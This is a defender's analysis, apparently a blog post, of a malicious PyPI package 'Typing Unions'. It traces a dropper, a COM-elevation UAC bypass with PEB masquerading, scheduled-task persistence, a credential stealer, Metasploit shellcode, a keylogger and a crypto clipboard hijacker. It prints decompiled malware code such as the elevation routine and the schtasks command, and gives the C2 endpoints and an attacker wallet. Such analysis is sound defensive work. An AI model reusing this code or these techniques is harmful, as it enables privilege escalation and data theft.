Typing Unions — PYPI
HASH (MD5): ddd6bdce100939087d2eda4bedb8f002
Introduction
This sample represents a sophisticated multi-stage malware operation with multiple capabilities. There was clear usage of multiple embedded payloads, each with distinct functionality and written in different languages (C#, Delphi, C++). The cryptocurrency clipboard hijacker (Native4) targets at least 7 different cryptocurrency address formats, while the information stealer (Native2/Client.dll) systematically harvests credentials from browsers, messaging applications, and cryptocurrency wallets.
Analysis
Here we are working with a python package. First instinct is to take a look at the setup.py file / requirements.txt files to see if there is anything fishy going on. Opening the files in Visual Studio Code, we can immediately spot something fishy within the setup.py file.
The data is base64 encoded. Therefore, let's create a small script that parses this and stores it to file investigate.py.nerf.
Immediately we can spot two things that indicate the malware here is a Windows Portable Executable:
- The drop path has a
.exeending - The base64 encoding starts with
TVqQwhich is a very common base64 encoding forMZ
Protect() function checks for installed antiviruses on the machine, stores them in an array, and runs matches against known AV engine strings (totaldefense, bitdefender, bullguard, secure, sophos, totalav, mcafee, avira). If there is a match, it returns True.
Sandbox Environment
Next, we decode this base64 data and write it to a file task2.exe:
import base64

payload = "TVqQAAMAAAAEAAAA//8AALgAAAAA..."

data = base64.b64decode(payload)

with open("task2.exe", "wb") as f:
    f.write(data)
Running Dumpbin on this binary to understand the header metadata reveals this is a 32-bit binary, like most malware. Checking the CLR headers:
clr Header:
    48 cb
    2.05 runtime version
    15748 [  A3DE] RVA [size] of MetaData Directory
    3 flags
        IL Only
        32-Bit Required
    6000DA entry point token
The CLR header further solidifies our understanding that this is a .NET PE which is obfuscated using .NET Reactor.

We then de-obfuscate this using de4dot and decompile it using DnSpy.
Entry Point & Payload Decryption
The entry point is identified as EdgeUpdater.Records.AlgoAnnotationRecord.Main. At the start itself, we see the initMethod of ProcDefinition class and this is the call chain for it:
There is also an encrypted payload called Visitor.Reader in the resources section. FindDefinition() extracts data from this resource and is tasked with:
- Creating a decryption key
- Performing rolling XOR
- Performing custom decryption
- Decompressing the QCLZ compressed binary
QueryConfiguration() helps load the unencrypted, decompressed binary in memory. It uses Assembly.GetMethod("Load") to reflectively load the payload — this is the most important function after the payload itself.
internal static object QueryConfiguration(byte[] key)
{
    return typeof(Assembly).GetMethod("Load", new Type[]
    {
        typeof(byte[])
    }).Invoke(null, new object[]
    {
        key
    });
}
Case 1
Non-admin Execution from Install Directory
If the current process is running from directory C:\ProgramData\Microsoft\ and the current user does not have admin privileges, it calls the Load function and passes two variables with hardcoded values:
"MicrosoftAssisant"— process name"C:\Users\<user>\AppData\Roaming\Microsoft\AssisantWindowsConfig"— persistence path
The Load function checks if there is any other process running as MicrosoftAssisant and exits if it finds any. Otherwise, it creates 4 threads:
1) PopDescriptor()
Creates an ObserverDefinitionWrapper object and calls PrintDescriptor(). The bytes sent to it are obtained from Resources.RunDescriptor(), which fetches a resource called "Native" from the executable's resources.
2) CountDescriptor()
Does the same thing as PopDescriptor(), however Resources.RegisterDescriptor() fetches a different resource called "Native4".
Both functions then load the returned bytes into memory via CollectDescriptor(), which performs:
- Checks for
MZheaders (23117 = 0x5A4D) - Checks for
PEsignature (17744U = 0x4550) - Allocates memory using
VirtualAlloc() - Copies PE metadata using
Marshal.Copy - Resolves imports via
queryDescriptor() - Sets memory permissions via
VirtualProtect() - Gets the entry point via
getDelegateForFunctionPointer()
3) SortDescriptor()
This function does not put in as much effort as the previous two. It calls Assembly.Load() to load from memory and then invokes the "Main" method to execute the payload.
Assembly assembly = Assembly.Load(Resources.ListDescriptor());
Type type = assembly.GetExportedTypes()[0];
object target = Activator.CreateInstance(assembly.GetExportedTypes()[0]);
type.InvokeMember("Main", BindingFlags.InvokeMethod, null, target, null);
4) MapDescriptor()
Does exactly what SortDescriptor() did, but fetches "Native2" from resources via RemoveDescriptor().
Additionally, if the path C:\Users\<username>\AppData\Roaming\Microsoft\AssisantWindowsConfig does not exist, it creates one, sets its attributes to Hidden + System (making it harder to delete and find), and launches MapDescriptor() in a new thread.
Case 2
UAC Bypass via COM Hijacking
If the current process is not running from C:\ProgramData\Microsoft\, the program checks if the user has admin privileges. If no, it calls ValConfigurationFilter.ValidateDescriptor() and passes the full path of the current process to this function.
Understanding the UAC Bypass Mechanism
User Account Control (UAC) is a Windows security feature that prevents unauthorized changes to the operating system by prompting users for consent or credentials before allowing elevated actions. However, Windows has an inherent trust model: certain system processes like explorer.exe are considered trusted and can request elevated COM objects without triggering a UAC prompt. This bypass exploits that trust model.
Let's break down the function. Inside ValidateDescriptor(), two GUIDs are initialized:
Guid i = new Guid("3E5FC7F9-9A51-4367-9063-A120244FBEC7");
Guid visitor = new Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C");
These correspond to:
3E5FC7F9-9A51-4367-9063-A120244FBEC7— the CLSID forCMSTPLUA, the Connection Manager Type Library User Agent. This is a COM class that runs with elevated privileges because it is part of the Windows trusted components.6EDD6D74-C007-4E75-B76A-E5740995E24C— the IID (Interface Identifier) forICMLuaUtil. This interface exposes aShellExec()method that allows running arbitrary executables with elevated privileges.
Step 1: Process Masquerading via PostDescriptor()
PostDescriptor() is called first, and it is arguably the most critical function in the entire bypass chain. Its purpose is to make the current malware process appear as explorer.exe to the Windows COM subsystem.
It does this by manipulating internal process structures directly in memory:
- It obtains a handle to the current process using
GetCurrentProcess() - It queries the process's PEB (Process Environment Block) using
NtQueryInformationProcess - Inside the PEB, it locates the
ProcessParametersstructure which contains theImagePathNameandCommandLinefields - It overwrites
ImagePathNamewith the full path toexplorer.exe(resolved viaEnvironment.GetEnvironmentVariable("SystemRoot")+"\explorer.exe") - It similarly modifies the
CommandLineto match
This is a form of PEB masquerading — a technique where a process modifies its own PEB to impersonate another process. After this manipulation, when any Windows API queries the process identity (for example, to check whether a COM elevation request should be auto-approved), the process will appear to be explorer.exe rather than the malware binary.
explorer.exe is one of these auto-elevated trusted processes because it is the Windows shell — the process responsible for the taskbar, desktop, and file browser. COM requests originating from explorer.exe are considered inherently trusted by the OS.
Step 2: Requesting Elevated COM Instance via PatchDescriptor()
Next, PatchDescriptor() is called with the two GUIDs (CLSID for CMSTPLUA and IID for ICMLuaUtil) as arguments. This function performs the actual COM elevation request:
public static object PatchDescriptor(Guid i, Guid visitor)
{
    string str = i.ToString("B");
    string param = "Elevation:Administrator!new:" + str;
    ValConfigurationFilter.WriterDefinition structure =
        default(ValConfigurationFilter.WriterDefinition);
    structure.m_MappingDefinition =
        (uint)Marshal.SizeOf<ValConfigurationFilter.WriterDefinition>(structure);
    structure._StateDefinition = 4U;
    object obj;
    int num = ValConfigurationFilter.CoGetObject(param, ref structure, visitor, out obj);
    if (num != 0)
    {
        result = null;
    }
    else
    {
        result = obj;
    }
    return result;
}
Breaking down what happens here:
- The CLSID is formatted as a string in
"B"format (braced GUID, e.g.,{3E5FC7F9-9A51-...}) - An elevation moniker string is constructed:
"Elevation:Administrator!new:{3E5FC7F9-...}". This is the standard COM elevation moniker format that Windows uses to create elevated COM instances - A
BIND_OPTS3structure (WriterDefinitionin the deobfuscated code) is configured withdwClassContext = 4(CLSCTX_LOCAL_SERVER), meaning the COM object will be instantiated in a separate elevated process CoGetObject()is called with the elevation moniker. This is the Windows API that binds to the moniker and returns the elevated COM object. Because the process appears to beexplorer.exe(thanks to the PEB manipulation in step 1), Windows approves the elevation without showing any UAC dialog- If
CoGetObjectsucceeds (returns 0), the function returns the elevated COM object
Step 3: Executing with Elevated Privileges
Back in ValidateDescriptor(), the returned object is checked for null. If the elevated COM instance was successfully obtained:
- The object is cast to
WatcherDefinition, which is a wrapper interface forICMLuaUtil watcherDefinition.ShellExec()is called, passing the full path of the current malware executable (identparameter) as the program to execute- The execution parameters include
nullarguments,0Ufor show window (hidden), and5Ufor the operation type - Finally,
Marshal.ReleaseComObject(obj)is called to clean up the elevated COM reference
The net result is that the malware re-launches itself with full administrative privileges, completely bypassing UAC. The user sees no prompt, no consent dialog, and no visual indication that privilege elevation has occurred.
This technique is particularly dangerous because it requires no user interaction, works silently in the background, and exploits a legitimate Windows feature rather than a software vulnerability — making it difficult to patch without breaking legitimate COM elevation functionality. The technique has been documented in the MITRE ATT&CK framework under T1548.002 — Abuse Elevation Control Mechanism: Bypass User Account Control.
Case 3
Admin Privilege Installation
Now let's cover the case where the base directory for the running process is not C:\ProgramData\Microsoft but the process is running with administrative privileges. This is the primary installation routine — the malware has obtained admin rights (either through the Case 2 UAC bypass or because the user ran it as administrator), and now it needs to install itself persistently on the system.
Step 1: Update Check — Is an Older Copy Already Installed?
The first thing the program does is check whether C:\ProgramData\Microsoft\MicrosoftAssisant.exe already exists on disk. This handles the scenario where the malware has been previously installed and a newer version is being deployed (a common pattern in malware that receives updates from its C2 infrastructure).
If the file does exist, the program calls AlgoAnnotationRecord.PrepareDescriptor() on both the currently running binary and the installed copy. This function computes an MD5 hash of each file and compares them:
- If the hashes differ — the installed copy is outdated. The malware needs to replace it. It enumerates all running processes named
"MicrosoftAssisant"usingProcess.GetProcessesByName()and forcefully terminates each one withprocess.Kill(). It then waits 200ms (Thread.Sleep(200)) to allow the OS to release file handles, deletes the old copy withFile.Delete(), and waits another 200ms before proceeding with the fresh install. - If the hashes match — the same version is already installed and running. There is no need to reinstall, so the program calls
Environment.Exit(0)and terminates immediately. This prevents duplicate installations and avoids unnecessary disk writes that could trigger AV heuristics.
Step 2: Self-Copy to ProgramData
After the update check (or if no previous installation was found), the malware copies itself to the installation directory:
File.Copy(location, text3 + text + ".exe");
// Resolves to: C:\ProgramData\Microsoft\MicrosoftAssisant.exe
The variable location contains the full path of the currently running executable (obtained earlier via Assembly.GetEntryAssembly().Location), and text3 + text + ".exe" resolves to C:\ProgramData\Microsoft\MicrosoftAssisant.exe.
Step 3: File Attribute Manipulation for Stealth
Immediately after copying, the malware modifies the file attributes of the installed binary to make it harder to discover:
File.SetAttributes(text3 + text + ".exe",
    File.GetAttributes(text3 + text + ".exe") | FileAttributes.Hidden);
File.SetAttributes(text3 + text + ".exe",
    File.GetAttributes(text3 + text + ".exe") | FileAttributes.System);
Two attribute flags are applied using bitwise OR to preserve any existing attributes:
FileAttributes.Hidden— The file will not appear in Windows Explorer or standarddirlistings unless the user has explicitly enabled "Show hidden files" in folder optionsFileAttributes.System— Marks the file as a critical system file. Even with "Show hidden files" enabled, Windows Explorer will still hide system files unless the user also unchecks "Hide protected operating system files" — a separate setting that most users never touch. Additionally, some file management tools treat system files with extra caution, making it harder to accidentally delete them
The combination of both flags provides a double layer of concealment. The file becomes effectively invisible to casual browsing and requires deliberate, advanced configuration changes to discover via the GUI.
Step 4: Scheduled Task Persistence
The malware then establishes persistence by creating a Windows Scheduled Task. It spawns a new hidden process to execute the schtasks command:
Process process2 = new Process
{
    StartInfo = new ProcessStartInfo
    {
        WindowStyle = ProcessWindowStyle.Hidden,
        FileName = pathRoot + "Windows\\System32\\cmd.exe",
        Arguments = string.Concat(new string[]
        {
            "/C schtasks /create /TN \"",
            text2,                          // "Microsoft Assisant"
            "\" /TR \"",
            text3,                          // "C:\ProgramData\Microsoft\"
            text,                           // "MicrosoftAssisant"
            ".exe\" /sc ONLOGON"
        })
    }
};
This resolves to the command:
cmd.exe /C schtasks /create /TN "Microsoft Assisant" /TR "C:\ProgramData\Microsoft\MicrosoftAssisant.exe" /sc ONLOGONKey details about the scheduled task:
- Task Name (
/TN):"Microsoft Assisant"— deliberately misspelled as "Assisant" instead of "Assistant", but close enough to appear legitimate at a glance in the Task Scheduler. It uses the "Microsoft" prefix to further blend in with legitimate Microsoft tasks - Trigger (
/sc ONLOGON): The task fires every time any user logs on to the system. Unlike registry-based Run keys which are user-specific,ONLOGONscheduled tasks execute regardless of which user account logs in - Hidden window: The
cmd.exeprocess that creates the task runs withProcessWindowStyle.Hidden, so no command prompt window flashes on screen during task creation - No elevation required at trigger time: Since the task was created while the process had admin rights, and the binary is installed in a system directory (
ProgramData), the scheduled task will execute successfully at every logon without requiring additional UAC elevation
schtasks /query /TN "Microsoft Assisant" or in the Task Scheduler GUI.
Step 5: Launch from New Location and Exit
Finally, after the scheduled task is created, the malware launches the newly installed copy from the ProgramData directory:
process2.Start();                          // Creates the scheduled task
Process.Start(text3 + text + ".exe");      // Launches the installed copy
Environment.Exit(0);                       // Exits the current instance
This hand-off is important: the originally executed binary (which might be on the user's Desktop, in a Downloads folder, or wherever the victim initially ran it) terminates itself. The "official" installed copy in C:\ProgramData\Microsoft\ takes over, and on the next execution cycle, the process will satisfy the condition for Case 1 or Case 4 (running from the install directory), triggering the payload deployment routines instead of repeating the installation.
Case 4
Admin Privilege from Install Directory
This is the final execution path: the current process is running from the install directory C:\ProgramData\Microsoft and has admin rights. This case handles the transition from installation to full payload deployment, with special logic depending on whether the system is a Windows Server or a workstation.
Step 1: Undocumented OS Detection via shlwapi Ordinal #437
The first thing the program does is call AlgoAnnotationRecord.shlwapi_437(29). This is a particularly interesting technique — instead of using a well-known API, the malware imports an undocumented function by ordinal number from shlwapi.dll:
[DllImport("shlwapi.dll", EntryPoint = "#437")]
private static extern bool shlwapi_437(int value);
Ordinal #437 in shlwapi.dll corresponds to the undocumented Windows function IsOS(). This function accepts an integer argument specifying which OS condition to check. The argument 29 maps to the constant OS_ANYSERVER:
| OS_ANYSERVER | 29 | The program is running on any Windows Server product. Equivalent to VER_NT_SERVER || VER_NT_DOMAIN_CONTROLLER. |
shlwapi.dll #437 rather than a clearly named function like IsOS. This makes it harder to flag the binary as performing OS fingerprinting during automated analysis. It also avoids string-based detection rules that look for specific API names.
Step 2: Server vs. Workstation Branching
The return value of shlwapi_437(29) determines the execution path:
- If the OS IS a Windows Server (
shlwapi_437(29)returnstrue): The malware skips the re-launch logic entirely and proceeds directly toAlgoAnnotationRecord.Load(text, path), which triggers the payload deployment (Case 1's thread spawning logic). On a server, the malware assumes it already has sufficient privileges and a stable execution context, so no additional elevation or process tree manipulation is needed. - If the OS is NOT a Windows Server (workstation/desktop): The malware performs an additional elevation step to ensure a clean process tree.
Step 3: The Always-True Username Check (A Bug in the Malware)
Before the re-launch, there is a username check that is worth examining closely:
if (userName != "Администратор" | userName != "Administrator")
{
    Process process3 = new Process
    {
        StartInfo = new ProcessStartInfo
        {
            FileName = "explorer.exe",
            Arguments = Assembly.GetEntryAssembly().Location,
            UseShellExecute = true,
            Verb = "runas",
            WindowStyle = ProcessWindowStyle.Hidden
        }
    };
    process3.Start();
    Environment.Exit(0);
}
else
{
    AlgoAnnotationRecord.Load(text, path);
}
The intended logic appears to be: "If the username is neither the Russian 'Администратор' nor the English 'Administrator', re-launch with elevation. Otherwise (if we're already the built-in Administrator), skip re-launch and go straight to payload deployment."
However, this is a logic bug in the malware code. The developer used the bitwise OR operator (|) instead of the logical AND operator (&&). Let's walk through why this always evaluates to true:
- Suppose
userName = "Administrator". ThenuserName != "Администратор"istrue(it's not the Russian word), anduserName != "Administrator"isfalse. Bitwise OR:true | false = true. - Suppose
userName = "Администратор". ThenuserName != "Администратор"isfalse, anduserName != "Administrator"istrue. Bitwise OR:false | true = true. - For any other username, both sides are
true. Bitwise OR:true | true = true.
No matter what the username is, the condition is always true. The else branch (direct Load() call) is dead code that can never execute. The correct implementation would have been if (userName != "Администратор" && userName != "Administrator").
Load() call), it does create an extra process creation event in logs, which could be a subtle indicator for defenders monitoring process creation chains.
Step 4: Process Tree Laundering via explorer.exe
When the re-launch path is taken, the malware creates a new process with carefully chosen parameters:
FileName = "explorer.exe",
Arguments = Assembly.GetEntryAssembly().Location,  // Full path to malware
UseShellExecute = true,
Verb = "runas",                                     // Request UAC elevation
WindowStyle = ProcessWindowStyle.Hidden             // No visible window
This is a process tree laundering technique. Instead of the malware directly spawning a child copy of itself (which would create a suspicious parent-child chain like MicrosoftAssisant.exe → MicrosoftAssisant.exe), it uses explorer.exe as an intermediary:
- The malware tells the OS to use
explorer.exeto open the malware binary as its argument - The
Verb = "runas"parameter requests UAC elevation — but since the process already has admin rights, and the binary is in a trusted system directory, this typically succeeds silently UseShellExecute = trueensures the request goes through the Windows Shell (explorer), which handles therunasverb- The result is a clean process tree: the new malware instance appears as a child of
explorer.exe(orsvchost.exedepending on the elevation path), which is completely normal and expected behavior on a Windows system
After launching the new instance, the current process exits with Environment.Exit(0). The newly spawned copy will start fresh, and since it is now running from C:\ProgramData\Microsoft\ with admin privileges, it will re-enter the AlgoAnnotationRecord.Main() decision tree. If it detects it's on a server (or hits the correct code path), it will finally call AlgoAnnotationRecord.Load(text, path) which triggers the full payload deployment — spawning the four threads for Native, Native2, Native3, and Native4.
Payload Extraction & Analysis
The Native, Native2, Native3 and Native4 payloads are fetched from the binary Visitor.Reader. The approach taken to extract the unencrypted and uncompressed QCLZ payload is by dumping the binary from memory.
During runtime, ProcDefinition.ComputeConfiguration() is where the binary exists in unencrypted and uncompressed form. By setting breakpoints and dumping at that point, we can extract array.bin.
The magic bytes are 4D 5A — confirming this is an executable. After deobfuscation with de4dot and opening in DnSpy, we can immediately see Native, Native2, Native3, Native4 in the resources.
Native2: Information Stealer (Client.dll)
Native2 is Client.dll — also an executable. Its structure reveals namespaces: client.Body (Chromium, Discord, FTP, Gecko, Grabber, Steam, Telegram, Wallets), client.Decryption, client.Helpers, client.Models, client.Network.
The entry point calls ErrorReporter.Report() on exceptions, making a connection to 77.73.134[.]3:8081/error_report.
The Randomize() function gathers extensive system information:
- System information via
System.GetInformation() - Screenshots if enabled
- Network communication via
Connection.Initialize() - IP and geolocation via requests to
ipwho[.]is,ip-api[.]com,ipinfo[.]io/json - CPU, GPU, RAM, installed AV, Windows Product Key, OS version
- Browser wallet extensions and desktop wallet paths
The stealer then scans for Chromium and Gecko-based browsers, recursively searching for Local State directories to extract Login Data, Cookies, Web Data, and browser master keys.
It also harvests data from Discord, Telegram, Steam, FTP, Grabber, and cryptocurrency wallets.
The CreateArchive() function builds a zip containing information.txt, screenshots, browser data, passwords, and credit cards. If the archive exceeds 50MB, it splits into chunks.
Data exfiltration is done via HTTP POST to 77.73.134[.]3:8081/api-login, with the referrer set to google.com and a Firefox 105 user agent. The payload includes the base64-encoded zip, user ID, passwords, victim IP, cookies, country, stolen credit cards, and wallet data — all serialized to JSON.
Native3: AV Evasion & Meterpreter Shellcode
Native3 is a DLL named Unhook.dll. It performs two key evasion techniques:
- NTDLL Unhooking: Swaps AV/EDR-hooked
ntdll.dllin memory with a fresh copy from disk, effectively removing all monitoring hooks. - IAT Hiding: Walks the TEB → PEB → loaded modules list to dynamically resolve exported DLL functions using hash matching, avoiding Import Address Table detection.
Additionally, it contains a shellcode stored in an Array. After converting from decimal and disassembling with the Python capstone library, the shellcode is identified as Metasploit shellcode:
0x00000000: cld
0x00000001: call    0x8f
0x00000006: pushal
0x00000007: mov     ebp, esp
0x00000009: xor     edx, edx
0x0000000b: mov     edx, dword ptr fs:[edx + 0x30]   ; PEB
0x0000000f: mov     edx, dword ptr [edx + 0xc]       ; PEB_LDR_DATA
0x00000012: mov     edx, dword ptr [edx + 0x14]       ; InMemoryOrderModuleList
...
The shellcode walks the PEB, resolves APIs dynamically via ror-13 hashing, loads wininet.dll, calls InternetConnectA on port 8080 to the C2 IP 77.73.134[.]3, retrieves a second-stage payload, and executes it in memory.
Native: Delphi Keylogger (UPX Packed)
Native is a PE packed with UPX. After unpacking and examining with IDR (Interactive Delphi Reconstructor), it's identified as Delphi 7. The form field reveals components: Internet, Keylogger, Enviar, Ativar, Desativar (all TTimers).
1) InternetTimer
Updates a Win32 timer associated with the TTimer component by killing and recreating it.
2) KeyloggerTimer
Iterates through virtual key codes calling GetAsyncKeyState() for each. Does window tracking via GetForegroundWindow + GetWindowTextA. When a window changes, it writes an HTML header with the window title, date/time formatted with colored font tags. It detects keyboard layout, handles shift state and caps lock, and supports alphabetic keys, digits, numpad, function keys, and special keys. All keystrokes are appended to an HTML document.
3) EnviarTimer
Sends data to C2. First captures a full desktop screenshot (bitmap → JPEG at quality 60 → base64), embeds it as an inline <img> tag in the HTML log, then assembles a POST request to 77.73.134[.]3/cms/api-login.php.
Response processing: if the server response ends with /, it triggers a callback function. If it ends with "die", the malware self-destructs via:
cmd /c taskkill /f /im winsvc.exe & del /f /q "<path>"Native4: Cryptocurrency Clipboard Hijacker
Native4 is a C++ DLL. On DLL_PROCESS_ATTACH, it enters an infinite clipboard monitoring loop:
- Checks every 20ms if the clipboard sequence number has changed via
GetClipboardSequenceNumber() - When a change is detected, opens and reads the clipboard via
OpenClipboard(0) - Iterates through regex patterns matching cryptocurrency address formats
- If a match is found, replaces the clipboard content with the attacker's wallet address using
EmptyClipboard()+SetClipboardData()
The regex patterns target at least 7 cryptocurrency formats including:
- Bitcoin Cash:
^((bitcoincash|bchreg|bchtest):)?(q|p)[a-z0-9]{41}$ - Bitcoin (Bech32):
^(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}$ - Monero:
[a-km-z]{33}$ - Ethereum and others via additional patterns
The attacker's Bitcoin address extracted during runtime:
bc1qdzfj67xse5he9vz4zh8kzfcf6mjafp4f2keayc